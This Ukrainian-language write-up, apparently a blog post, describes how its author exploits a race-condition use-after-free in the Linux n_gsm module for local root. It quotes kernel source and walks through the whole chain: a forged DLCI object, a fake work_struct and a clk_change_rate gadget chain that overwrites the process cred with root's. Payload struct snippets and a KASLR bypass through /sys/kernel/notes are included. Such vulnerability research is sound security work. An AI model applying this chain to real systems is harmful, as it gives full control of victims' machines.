
# Кримінальне чтиво

[Telegram autor](https://t.me/YuriiCrimson).

[Telegram chat](https://t.me/itcrowdua).

[Github repo](https://github.com/YuriiCrimson/ExploitGSM).

Зимою мені пощастило знайти помилку в linux модулі n\_gsm. Даний модуль використовується для реалізації протоколу мультиплексування GSM 07.10. Даний тип помилки був "Race Condtiton" який призводить до "User - After - Free". Дивлячись на код я зрозумів що це можна використати для того, щоб виконати свій код в ядрі Linux та отримати LPE(Розширення локальних привілеїв) на потенційній жертві. На знімку ниже ви побачите результат атаки. Для експлоїта потрібна наявність кернел модуля n\_gsm, доступ до CLONE\_NEWUSER а також підтримка Xen ядром жертви.



Ubuntu 22.04 Dekstop 6.5 kernel

Тепер детально розповім про помилку яка була знайдена в коді модуля ядра. З випуском версії 6.4 ядра Linux в модулі n\_gsm з'явилася опція GSMIOC\_SETCONF\_DLCI для виклику через ioctl. Дана опція потрібна, щоб оновити конфігурацію *DLCI*(Data Link Connection Identifier).

| static int gsmld\_ioctl(struct tty\_struct \*tty, unsigned int cmd,  unsigned long arg) {  struct gsm\_config c;  struct gsm\_config\_ext ce;  struct gsm\_dlci\_config dc;  struct gsm\_mux \*gsm = tty->disc\_data;  unsigned int base, addr;  struct gsm\_dlci \*dlci;   switch (cmd) {  case GSMIOC\_GETCONF:  gsm\_copy\_config\_values(gsm, &c);  if (copy\_to\_user((void \_\_user \*)arg, &c, sizeof(c)))  return -EFAULT;  return 0;  case GSMIOC\_SETCONF:  if (copy\_from\_user(&c, (void \_\_user \*)arg, sizeof(c)))  return -EFAULT;  return gsm\_config(gsm, &c);  case GSMIOC\_GETFIRST:  base = mux\_num\_to\_base(gsm);  return put\_user(base + 1, (\_\_u32 \_\_user \*)arg);  case GSMIOC\_GETCONF\_EXT:  gsm\_copy\_config\_ext\_values(gsm, &ce);  if (copy\_to\_user((void \_\_user \*)arg, &ce, sizeof(ce)))  return -EFAULT;  return 0;  case GSMIOC\_SETCONF\_EXT:  if (copy\_from\_user(&ce, (void \_\_user \*)arg, sizeof(ce)))  return -EFAULT;  return gsm\_config\_ext(gsm, &ce);  case GSMIOC\_GETCONF\_DLCI:  if (copy\_from\_user(&dc, (void \_\_user \*)arg, sizeof(dc)))  return -EFAULT;  if (dc.channel == 0 || dc.channel >= NUM\_DLCI)  return -EINVAL;  addr = array\_index\_nospec(dc.channel, NUM\_DLCI);  dlci = gsm->dlci[addr];  if (!dlci) {  dlci = gsm\_dlci\_alloc(gsm, addr);  if (!dlci)  return -ENOMEM;  }  gsm\_dlci\_copy\_config\_values(dlci, &dc);  if (copy\_to\_user((void \_\_user \*)arg, &dc, sizeof(dc)))  return -EFAULT;  return 0;  case GSMIOC\_SETCONF\_DLCI:  if (copy\_from\_user(&dc, (void \_\_user \*)arg, sizeof(dc)))  return -EFAULT;  if (dc.channel == 0 || dc.channel >= NUM\_DLCI)  return -EINVAL;  addr = array\_index\_nospec(dc.channel, NUM\_DLCI);  dlci = gsm->dlci[addr];  if (!dlci) {  dlci = gsm\_dlci\_alloc(gsm, addr);  if (!dlci)  return -ENOMEM;  }  return gsm\_dlci\_config(dlci, &dc, 0);  default:  return n\_tty\_ioctl\_helper(tty, cmd, arg);  } } |
| --- |

(Сode 1) Код обробника виклику ioctl в модулі n\_gsm.c

Як бачимо по відривку коду Code 1 в нашому обробнику ioctl за опцією GSMIOC\_SETCONF\_DLCI викликається

функція gsm\_dlci\_config яка і відповідає за оновлення dlci.

У функцію gsm\_dlci\_config передається об'єкт DLCI з масиву структури gsm\_mux індекс якого вказуємо в структурі конфігурації. Також передається сама структура конфігурації struct gsm\_dlci\_config. Так функція і структура конфігурації має однакову назву, не дивуйтесь.

Приклад виклику GSMIOC\_SETCONF\_DLCI:

| struct gsm\_dlci\_config {  \_\_u32 channel; /\* DLCI (0 for the associated DLCI) \*/  \_\_u32 adaption; /\* Convergence layer type \*/  \_\_u32 mtu; /\* Maximum transfer unit \*/  \_\_u32 priority; /\* Priority (0 for default value) \*/  \_\_u32 i; /\* Frame type (1 = UIH, 2 = UI) \*/  \_\_u32 k; /\* Window size (0 for default value) \*/  \_\_u32 reserved[8]; /\* For future use, must be initialized to zero \*/ } config;  config.channel = 1; //індекс dlci  ioctl(fd,GSMIOC\_SETCONF\_DLCI,config);//виклик |
| --- |

Далі перейдемо в саму функцію gsm\_dlci\_config.

| static int gsm\_dlci\_config(struct gsm\_dlci \*dlci, struct gsm\_dlci\_config \*dc, int open) {  struct gsm\_mux \*gsm;  bool need\_restart = false;  bool need\_open = false;  unsigned int i;   /\*  \* Check that userspace doesn't put stuff in here to prevent breakages  \* in the future.  \*/  for (i = 0; i < ARRAY\_SIZE(dc->reserved); i++)  if (dc->reserved[i])  return -EINVAL;   if (!dlci)  return -EINVAL;  gsm = dlci->gsm;   /\* Stuff we don't support yet - I frame transport \*/  if (dc->adaption != 1 && dc->adaption != 2)  return -EOPNOTSUPP;  if (dc->mtu > MAX\_MTU || dc->mtu < MIN\_MTU || dc->mtu > gsm->mru)  return -EINVAL;  if (dc->priority >= 64)  return -EINVAL;  if (dc->i == 0 || dc->i > 2) /\* UIH and UI only \*/  return -EINVAL;  if (dc->k > 7)  return -EINVAL;   /\*  \* See what is needed for reconfiguration  \*/  /\* Framing fields \*/  if (dc->adaption != dlci->adaption)  need\_restart = true;  if (dc->mtu != dlci->mtu)  need\_restart = true;  if (dc->i != dlci->ftype)  need\_restart = true;  /\* Requires care \*/  if (dc->priority != dlci->prio)  need\_restart = true;   if ((open && gsm->wait\_config) || need\_restart)  need\_open = true;  if (dlci->state == DLCI\_WAITING\_CONFIG) {  need\_restart = false;  need\_open = true;  }   /\*  \* Close down what is needed, restart and initiate the new  \* configuration.  \*/  if (need\_restart) {  gsm\_dlci\_begin\_close(dlci);  wait\_event\_interruptible(gsm->event, dlci->state == DLCI\_CLOSED);  if (signal\_pending(current))  return -EINTR;  }  /\*  \* Setup the new configuration values  \*/  dlci->adaption = (int)dc->adaption;   if (dc->mtu)  dlci->mtu = (unsigned int)dc->mtu;  else  dlci->mtu = gsm->mtu;   if (dc->priority)  dlci->prio = (u8)dc->priority;  else  dlci->prio = roundup(dlci->addr + 1, 8) - 1;   if (dc->i == 1)  dlci->ftype = UIH;  else if (dc->i == 2)  dlci->ftype = UI;   if (dc->k)  dlci->k = (u8)dc->k;  else  dlci->k = gsm->k;   if (need\_open) {  if (gsm->initiator)  gsm\_dlci\_begin\_open(dlci);  else  gsm\_dlci\_set\_opening(dlci);  }   return 0; } |
| --- |

Code 2 функція gsm\_dlci\_config

Алгоритм ці функції полягає в, тому що вона спочатку перевіряє структуру конфігурації на неправильні аргументи, далі визначає чи потрібно перезапускати DLCI, а потім вже оновлює свою конфігурацію на нашу яку передали через ioctl. Тепер ми приступаємо до самої суті. У функції є етап коли вона по аргументах визначає що їй потрібно перезапустити dlci.

| if (need\_restart) {  gsm\_dlci\_begin\_close(dlci);  wait\_event\_interruptible(gsm->event, dlci->state == DLCI\_CLOSED);  if (signal\_pending(current))  return -EINTR;  } |
| --- |

На цих строках кода бачимо що спочатку відправляється команда на початок закриття DLCI до клієнта через функцію gsm\_dlci\_begin\_close() а потім на наступному рядку коду використовується функція wait\_event\_interruptible для очікування умови коли стан DLCI буде закритим.

DLCI можна закрити за допомогою команди DISC|PF яка відправляється на зв'язковий канал n\_gsm. Або c закінченням терміну дії таймера який автоматично закриває dlci.

Ви, мабуть, уже помітили таку особливість що виклик функції gsm\_dlci\_config взагалі не синхронізований, не має ніяких блокувальних засобів всередині функції. Можна зробити що завгодно з DLCI поки функція gsm\_dlci\_confi буде очікувати його закриття.

Тепер переходимо до експлуатації цієї помилки.

При очікуванні закриття DLCI в

"wait\_event\_interruptible(gsm->event, dlci->state == DLCI\_CLOSED);" викликаємо через ioctl функцію gsm\_config яка знаходиться за параметром GSMIOC\_SETCONF. Дана функція перезапускає MUX разом з тим вивільняє всі виділені до цього DLCI. Це наш "Free". Далі ми виділяємо об'єкт с розміром кешу нашої структури, а це 1024. В нашому фейковому об'єкті заповнюємо поле state на DLCI\_CLOSED тому, що нам треба вийти з wait\_event\_interruptible. Але цього не достатньо щоб вийти з режиму очікування, треба ще розбудити чергу очікування gsm->event. Це можна зробити за допомогою відправлення пакета SABM|PF який в обробнику пакетів n\_gsm викликає gsm\_dlci\_open. Ви це зможете побачити внизу на відривку коду.

| switch (gsm->control) {  case SABM|PF:  if (cr == 1)  goto invalid;  if (dlci == NULL)  dlci = gsm\_dlci\_alloc(gsm, address);  if (dlci == NULL)  return;  if (dlci->dead)  gsm\_response(gsm, address, DM|PF);  else {  gsm\_response(gsm, address, UA|PF);  gsm\_dlci\_open(dlci);  }  break; |
| --- |

Тепер заглянемо в функцію gsm\_dlci\_open.

| static void gsm\_dlci\_open(struct gsm\_dlci \*dlci) {  struct gsm\_mux \*gsm = dlci->gsm;   /\* Note that SABM UA .. SABM UA first UA lost can mean that we go  open -> open \*/  del\_timer(&dlci->t1);  /\* This will let a tty open continue \*/  dlci->state = DLCI\_OPEN;  dlci->constipated = false;  if (debug & DBG\_ERRORS)  pr\_debug("DLCI %d goes open.\n", dlci->addr);  /\* Send current modem state \*/  if (dlci->addr) {  gsm\_modem\_update(dlci, 0);  } else {  /\* Start keep-alive control \*/  gsm->ka\_num = 0;  gsm->ka\_retries = -1;  mod\_timer(&gsm->ka\_timer,  jiffies + gsm->keep\_alive \* HZ / 100);  }  gsm\_dlci\_data\_kick(dlci);  wake\_up(&dlci->gsm->event); } |
| --- |

Ми можемо побачити що останньому рядку коду функції викликається wake\_up(&dlci->gsm->event); яка і прокидає нашу чергу очікувань. Після цього наш потік який очікував у wait\_event\_interruptible переходить до умови if.

| if (need\_open) {  if (gsm->initiator)  gsm\_dlci\_begin\_open(dlci);  else  gsm\_dlci\_set\_opening(dlci);  } |
| --- |

Звісно нам треба виконати умови аргументів, щоб need\_open став true. Далі у нас постає вибір між gsm\_dlci\_begin\_open та gsm\_dlci\_set\_opening. Функція gsm\_dlci\_set\_opening просто встановлює стан DLCI на DLCI\_OPENING. Тому в неї не має потенціалу. Внизу ви можете побачити її код.

| static void gsm\_dlci\_set\_opening(struct gsm\_dlci \*dlci) {  switch (dlci->state) {  case DLCI\_CLOSED:  case DLCI\_WAITING\_CONFIG:  case DLCI\_CLOSING:  dlci->state = DLCI\_OPENING;  break;  default:  break;  } } |
| --- |

А в функціїgsm\_dlci\_begin\_open вже є потенціал для виконання корисних завдань. Тому нам треба перед заходом в gsm\_dlci\_config настроїти сам MUX, щоб значення initiator було true. Перейдемо до самої функції. Про аналізувавши функцію ми можемо побачити три варіанти за що можна зачепитись.

* Підробити структуру work\_struct для того, щоб скористатися нею в gsm\_command->gsm\_send->gsmld\_write\_trigger->

schedule\_work(&gsm->tx\_work).

* Підробити структуру timer\_list для того, щоб скористатись нею в mod\_timer.
* Підробити структуру wait\_queue\_head, щоб скористатись нею в gsm\_dlci\_close->wake\_up\_all(&dlci->gsm->event);

Було обрано перший варіант з kernel worker. Аргументація чому два останніх не підходять.

| static void gsm\_dlci\_begin\_open(struct gsm\_dlci \*dlci) {  struct gsm\_mux \*gsm = dlci ? dlci->gsm : NULL;  bool need\_pn = false;   if (!gsm)  return;   if (dlci->addr != 0) {  if (gsm->adaption != 1 || gsm->adaption != dlci->adaption)  need\_pn = true;  if (dlci->prio != (roundup(dlci->addr + 1, 8) - 1))  need\_pn = true;  if (gsm->ftype != dlci->ftype)  need\_pn = true;  }   switch (dlci->state) {  case DLCI\_CLOSED:  case DLCI\_WAITING\_CONFIG:  case DLCI\_CLOSING:  dlci->retries = gsm->n2;  if (!need\_pn) {  dlci->state = DLCI\_OPENING;  gsm\_command(gsm, dlci->addr, SABM|PF);  } else {  /\* Configure DLCI before setup \*/  dlci->state = DLCI\_CONFIGURE;  if (gsm\_dlci\_negotiate(dlci) != 0) {  gsm\_dlci\_close(dlci);  return;  }  }  mod\_timer(&dlci->t1, jiffies + gsm->t1 \* HZ / 100);  break;  default:  break;  } } |
| --- |

Але перед цим потрібно розповісти про payload.

Є така корисна функція як clk\_change\_rate яка для нас є корисним гаджетом. Даний гаджет дозволяє виконувати функцію до трьох long аргументів, а також виконати функцію до двох аргументів, але записом поверненого значення в член структури який служить першим аргументом clk\_change\_rate. А також дана функція має рекурсивний виклик де аргументом наступного виклику буду член структури початкової функції.

| static void clk\_change\_rate(struct clk\_core \*core) {  struct clk\_core \*child;  struct hlist\_node \*tmp;  unsigned long old\_rate;  unsigned long best\_parent\_rate = 0;  bool skip\_set\_rate = false;  struct clk\_core \*old\_parent;  struct clk\_core \*parent = NULL;   old\_rate = core->rate;   if (core->new\_parent) {  parent = core->new\_parent;  best\_parent\_rate = core->new\_parent->rate;  } else if (core->parent) {  parent = core->parent;  best\_parent\_rate = core->parent->rate;  }   if (clk\_pm\_runtime\_get(core))  return;   if (core->flags & CLK\_SET\_RATE\_UNGATE) {  clk\_core\_prepare(core);  clk\_core\_enable\_lock(core);  }   if (core->new\_parent && core->new\_parent != core->parent) {  old\_parent = \_\_clk\_set\_parent\_before(core, core->new\_parent);  trace\_clk\_set\_parent(core, core->new\_parent);   if (core->ops->set\_rate\_and\_parent) {  skip\_set\_rate = true;  core->ops->set\_rate\_and\_parent(core->hw, core->new\_rate,  best\_parent\_rate,  core->new\_parent\_index);  } else if (core->ops->set\_parent) {  core->ops->set\_parent(core->hw, core->new\_parent\_index);  }   trace\_clk\_set\_parent\_complete(core, core->new\_parent);  \_\_clk\_set\_parent\_after(core, core->new\_parent, old\_parent);  }   if (core->flags & CLK\_OPS\_PARENT\_ENABLE)  clk\_core\_prepare\_enable(parent);   trace\_clk\_set\_rate(core, core->new\_rate);   if (!skip\_set\_rate && core->ops->set\_rate)  core->ops->set\_rate(core->hw, core->new\_rate, best\_parent\_rate);   trace\_clk\_set\_rate\_complete(core, core->new\_rate);   core->rate = clk\_recalc(core, best\_parent\_rate);   if (core->flags & CLK\_SET\_RATE\_UNGATE) {  clk\_core\_disable\_lock(core);  clk\_core\_unprepare(core);  }   if (core->flags & CLK\_OPS\_PARENT\_ENABLE)  clk\_core\_disable\_unprepare(parent);   if (core->notifier\_count && old\_rate != core->rate)  \_\_clk\_notify(core, POST\_RATE\_CHANGE, old\_rate, core->rate);   if (core->flags & CLK\_RECALC\_NEW\_RATES)  (void)clk\_calc\_new\_rates(core, core->new\_rate);   /\*  \* Use safe iteration, as change\_rate can actually swap parents  \* for certain clock types.  \*/  hlist\_for\_each\_entry\_safe(child, tmp, &core->children, child\_node) {  /\* Skip children who will be reparented to another clock \*/  if (child->new\_parent && child->new\_parent != core)  continue;  clk\_change\_rate(child);  }   /\* handle the new child who might not be in core->children yet \*/  if (core->new\_child)  clk\_change\_rate(core->new\_child);   clk\_pm\_runtime\_put(core); } |
| --- |

Щоб за допомогою нашого гаджета виконати функцію на три аргументи, треба визначити такі дані структури через яких потік виконання перейде до цього рядку коду.

| if (!skip\_set\_rate && core->ops->set\_rate)  core->ops->set\_rate(core->hw, core->new\_rate, best\_parent\_rate); |
| --- |

Приклад використання:

| kernfs\_payload.memcpy\_cred.new\_parent = 0;  kernfs\_payload.memcpy\_cred.rpm\_enabled = false;  kernfs\_payload.memcpy\_cred.flags = 0;  kernfs\_payload.memcpy\_cred.of\_node\_recalc\_rate = 0;  kernfs\_payload.memcpy\_cred.notifier\_count = 0;  kernfs\_payload.memcpy\_cred.children = 0;  kernfs\_payload.memcpy\_cred.rate = sizeof(struct cred\_compact);  kernfs\_payload.memcpy\_cred.parent = memcpy\_cred\_addr;  kernfs\_payload.memcpy\_cred.new\_rate = root\_cred\_addr;  kernfs\_payload.memcpy\_cred.ops = set\_arg\_cred\_addr + offset\_ops;  kernfs\_payload.memcpy\_cred.req\_rate\_set\_rate = memcpy\_addr;  kernfs\_payload.memcpy\_cred.new\_child = 0; |
| --- |

Другий функціонал гаджету який дозволяє задати на виконання функцію з двама аргументами можемо пабачит ниже.

| core->rate = clk\_recalc(core, best\_parent\_rate); |
| --- |

| static unsigned long clk\_recalc(struct clk\_core \*core,  unsigned long parent\_rate) {  unsigned long rate = parent\_rate;  if (core->ops->recalc\_rate && !clk\_pm\_runtime\_get(core)) {  rate = core->ops->recalc\_rate(core->hw, parent\_rate);  clk\_pm\_runtime\_put(core);  }  return rate; } |
| --- |

Ми отримаємо повернене значення в сlk\_core->rate.


Приклад використання:

| kernfs\_payload.get\_cred.new\_parent = 0;  kernfs\_payload.get\_cred.parent = 0;  kernfs\_payload.get\_cred.rpm\_enabled = false;  kernfs\_payload.get\_cred.flags = 0;  kernfs\_payload.get\_cred.req\_rate\_set\_rate = 0;  kernfs\_payload.get\_cred.notifier\_count = 0;  kernfs\_payload.get\_cred.children = 0;  kernfs\_payload.get\_cred.ops = get\_cred\_addr + offset\_ops;  kernfs\_payload.get\_cred.of\_node\_recalc\_rate = get\_task\_cred\_addr;  kernfs\_payload.get\_cred.new\_child = set\_arg\_memcpy\_addr; |
| --- |

Далі рекурсія котра дозволяє нам строїти ланцюг гаджетів які разом виконують корисний код. Дуже добре що вона знаходиться в самому кінці функції.

| if (core->new\_child)  clk\_change\_rate(core->new\_child); |
| --- |

Побудований корисний код з гаджетів clk\_change\_rate:



Задача даного коду це знайти за допомогою find\_task\_by\_vpid структуру task\_struct потім отримати структуру cred за допомогою функції get\_task\_cred. Потім переписуємо частину структури cred на свою частину. З випадком find\_task\_by\_vpid та get\_task\_cred які повертають пойнтери на структури ми й використовуємо recalc\_rate. Щоб передати отримані значення з функцій до аргументів других функцій просто вказуємо адресу члену структури rate в memcpy з розміром 8 байтів та копіюємо значення на адресу аргументу.

Тепер коли вам відомий підтекст я можу розпочати аргументацію чому було вибрано kernel worker. Почнемо з варіанту з таймером. Коли час таймера закінчується то перед заходом у функцію таймера, видаляється структура таймера зі списку таймерів які очікують. Для видалення таймера списку використовується функція detach\_timer().

| static inline void detach\_timer(struct timer\_list \*timer, bool clear\_pending) {  struct hlist\_node \*entry = &timer->entry;   debug\_deactivate(timer);   \_\_hlist\_del(entry);  if (clear\_pending)  entry->pprev = NULL;  entry->next = LIST\_POISON2; } |
| --- |

Код функції встановлює вказівник списку на NULL та POISON і це є проблемою. Як ви зрозуміли для того щоб задати функції set\_rate та recal\_rate треба встановити адресу фейкової структури clk\_ops.

| struct clk\_core {  const char \*name;  const struct clk\_ops \*ops; |
| --- |

Вона у нас другий член структури після name.

Тепер розглянемо на структуру time\_list яка передається в функцію таймера.

| struct timer\_list {  /\*  \* All fields that change during normal runtime grouped to the  \* same cacheline  \*/  struct hlist\_node entry;  unsigned long expires;  void (\*function)(struct timer\_list \*);  u32 flags;  #ifdef CONFIG\_LOCKDEP  struct lockdep\_map lockdep\_map; #endif }; |
| --- |

В структурі перший член якої являється список в якому вказівники затираються як я вже і говорив раніше. Тому це не уможливлює використання варіанту з таймером так як член ops буде не валідним.

Переходимо до варіанту з wake\_up. Унеможливлює його використання те що функцію gsm\_dlci\_negotiate неможливо задати так щоб вона повернула -1 і тим самим визвати gsm\_dlci\_close()->wake\_up(). Так як для того щоб gsm\_dlci\_negotiate повернула -1 треба задати не вірні значення в члені структури gsm\_dlci->ftype. Але проблема в тому що воно перезаписуються нашими валідними даними з конфігу після wait\_event\_interruptible в gsm\_dlci\_config.

| if (need\_restart) {  gsm\_dlci\_begin\_close(dlci);  wait\_event\_interruptible(gsm->event, dlci->state == DLCI\_CLOSED);  if (signal\_pending(current))  return -EINTR;    if (dc->i == 1)  dlci->ftype = UIH;  else if (dc->i == 2)  dlci->ftype = UI; |
| --- |

Тепер перейду до пояснення як працює варіант з kernel\_worker.

Спочатку треба потрапити до gsm\_command. Для цього ми просто заповнюємо адрес фейкового dlci об’єкта на ноль (dlci->addr = 0). Тепер переходимо до функції gsm\_command->gsm\_send. А коротко про об'єкт gsm\_mux який передається до gsm\_send. Використовуємо статичний буфер с розміром PACTH\_MAX який приймає дані з userspace що дозволяє дізнатись його адресу тим самим ми обходимо SMEP. Та передаємо його адресу до члену фейкової структури dlci->gsm.

| static int gsm\_send(struct gsm\_mux \*gsm, int addr, int cr, int control) {  struct gsm\_msg \*msg;  u8 \*dp;  int ocr;  unsigned long flags;   msg = gsm\_data\_alloc(gsm, addr, 0, control);  if (!msg)  return -ENOMEM;   /\* toggle C/R coding if not initiator \*/  ocr = cr ^ (gsm->initiator ? 0 : 1);   msg->data -= 3;  dp = msg->data;  \*dp++ = (addr << 2) | (ocr << 1) | EA;  \*dp++ = control;   if (gsm->encoding == GSM\_BASIC\_OPT)  \*dp++ = EA; /\* Length of data = 0 \*/   \*dp = 0xFF - gsm\_fcs\_add\_block(INIT\_FCS, msg->data, dp - msg->data);  msg->len = (dp - msg->data) + 1;   gsm\_print\_packet("Q->", addr, cr, control, NULL, 0);   spin\_lock\_irqsave(&gsm->tx\_lock, flags);  list\_add\_tail(&msg->list, &gsm->tx\_ctrl\_list);  gsm->tx\_bytes += msg->len;  spin\_unlock\_irqrestore(&gsm->tx\_lock, flags);  gsmld\_write\_trigger(gsm);   return 0; } |
| --- |

Перший крок це підробити список gsm->tx\_ctrl\_list бо якщо він буде не валідним, то при виконанні

list\_add\_tail(&msg->list, &gsm->tx\_ctrl\_list) система впаде.

Далі ми переходимо до функціїї gsmld\_write\_trigger();

| static void gsmld\_write\_trigger(struct gsm\_mux \*gsm) {  if (!gsm || !gsm->dlci[0] || gsm->dlci[0]->dead)  return;  schedule\_work(&gsm->tx\_work); } |
| --- |

Першим ділом треба підробити об'єкт dlci разом тим вказавши що dlci->dead = false. Це робимо в нашому статичному буфері й просто вказуємо gsm наш статичний dlci об'єкт. Щоб задовольнити умови при якій ми попадаємо в функцію schedule\_work(). Далі підроблюємо структуру work\_struct, вказавши функцію clk\_change\_rate. Але як вказується аргумент worker fun? Чи зможемо вказати туди адрес нашої корисного навантаження? При виконанні work\_struct зі списку workqueue виконується функція process\_one\_work(). В функціїї виконується видалення з списку workqueue за допомогою list\_del\_init(&work->entry).

| static inline void list\_del\_init(struct list\_head \*entry) {  \_\_list\_del\_entry(entry);  INIT\_LIST\_HEAD(entry); }  static inline void INIT\_LIST\_HEAD(struct list\_head \*list) {  WRITE\_ONCE(list->next, list);  WRITE\_ONCE(list->prev, list); } |
| --- |

Як бачимо спочатку елемент видаляється зі списку, а потім елемент ініціалізується адресом який вказує на себе. Тепер порівняємо work\_struct з clk\_core.

| struct work\_struct {  atomic\_long\_t data;  struct list\_head entry;  work\_func\_t func; #ifdef CONFIG\_LOCKDEP  struct lockdep\_map lockdep\_map; #endif }; |
| --- |

| struct clk\_core {  const char \*name;  const struct clk\_ops \*ops;  struct clk\_hw \*hw;  struct module \*owner;  struct device \*dev;  struct device\_node \*of\_node;  struct clk\_core \*parent;  struct clk\_parent\_map \*parents;  u8 num\_parents;  u8 new\_parent\_index;  unsigned long rate;  unsigned long req\_rate;  unsigned long new\_rate;  struct clk\_core \*new\_parent;  struct clk\_core \*new\_child;  unsigned long flags;  bool orphan;  bool rpm\_enabled;  unsigned int enable\_count;  unsigned int prepare\_count;  unsigned int protect\_count;  unsigned long min\_rate;  unsigned long max\_rate;  unsigned long accuracy;  int phase;  struct clk\_duty duty;  struct hlist\_head children;  struct hlist\_node child\_node;  struct hlist\_head clks;  unsigned int notifier\_count; #ifdef CONFIG\_DEBUG\_FS  struct dentry \*dentry;  struct hlist\_node debug\_node; #endif  struct kref ref; }; |
| --- |

Як бачимо список entry збігатися з розташуванням члену clk\_ops структури clk\_core як і варіанті з таймером. Але оскільки list\_del\_init перезаписав entry, а то їсть clk\_ops на адрес work\_struct\_clk\_core структури з зміщенням на +8 то в плюсі. Потрібно просто встановити члени структури на які вказує зміщення структури clk\_ops.

| struct clk\_ops {  int (\*prepare)(struct clk\_hw \*hw);  void (\*unprepare)(struct clk\_hw \*hw);  int (\*is\_prepared)(struct clk\_hw \*hw);  void (\*unprepare\_unused)(struct clk\_hw \*hw);  int (\*enable)(struct clk\_hw \*hw);  void (\*disable)(struct clk\_hw \*hw);  int (\*is\_enabled)(struct clk\_hw \*hw);  void (\*disable\_unused)(struct clk\_hw \*hw);  int (\*save\_context)(struct clk\_hw \*hw);  void (\*restore\_context)(struct clk\_hw \*hw);  unsigned long (\*recalc\_rate)(struct clk\_hw \*hw,  unsigned long parent\_rate);  long (\*round\_rate)(struct clk\_hw \*hw, unsigned long rate,  unsigned long \*parent\_rate);  int (\*determine\_rate)(struct clk\_hw \*hw,  struct clk\_rate\_request \*req);  int (\*set\_parent)(struct clk\_hw \*hw, u8 index);  u8 (\*get\_parent)(struct clk\_hw \*hw);  int (\*set\_rate)(struct clk\_hw \*hw, unsigned long rate,  unsigned long parent\_rate);  int (\*set\_rate\_and\_parent)(struct clk\_hw \*hw,  unsigned long rate,  unsigned long parent\_rate, u8 index);  unsigned long (\*recalc\_accuracy)(struct clk\_hw \*hw,  unsigned long parent\_accuracy);  int (\*get\_phase)(struct clk\_hw \*hw);  int (\*set\_phase)(struct clk\_hw \*hw, int degrees);  int (\*get\_duty\_cycle)(struct clk\_hw \*hw,  struct clk\_duty \*duty);  int (\*set\_duty\_cycle)(struct clk\_hw \*hw,  struct clk\_duty \*duty);  int (\*init)(struct clk\_hw \*hw);  void (\*terminate)(struct clk\_hw \*hw);  void (\*debug\_init)(struct clk\_hw \*hw, struct dentry \*dentry); }; |
| --- |

Визначивши зміщення я вияснив що recalc\_rate та set\_rate збігаються з членами of\_node та orphan структури clk\_core.

Тому в мене вийшов такий мутант.

| struct work\_clk\_core {  uint64\_t data;  struct list\_head entry;  uint64\_t func;  uint64\_t dev;  uint64\_t of\_node\_recalc\_rate;  uint64\_t parent;  uint64\_t parents;  uint8\_t num\_parents;  uint8\_t new\_parent\_index;  uint64\_t rate;  uint64\_t recalc\_rate;  uint64\_t new\_rate;  uint64\_t new\_parent;  uint64\_t new\_child;  uint64\_t flags;  uint64\_t set\_rate;  uint32\_t enable\_count;  uint32\_t prepare\_count;  uint32\_t protect\_count;  uint64\_t min\_rate;  uint64\_t max\_rate;  uint64\_t accuracy;  int32\_t phase;  uint64\_t duty;  uint64\_t children;  struct hlist\_node child\_node;  uint64\_t clks;  uint32\_t notifier\_count; }; |
| --- |

Але не можна її використати як гаджет для виконання наших функцій. Тому що set\_rate перекриває такі члени структури як orphan та rmp\_enabled як повинні бути встановлені в нуль для того, щоб виклик clk\_change\_rate не призвів до падіння системи. Але можна призначити адресу наступного гаджета в члені new\_child який служить аргументом для рекурсивного виклику. Тому ця структура служить як start для ланцюга гаджетів. Далі очікуємо якийсь час (3 секунди) щоб точно можна було зрозуміти що фейковий work\_struct виконався і отримати бажаний результат як перезапис структури cred.

## Обхід KASLR

Для отримання інформації розташування ядра було використано вразливість витоку адреси startup\_xen в /sys/kernel/notes.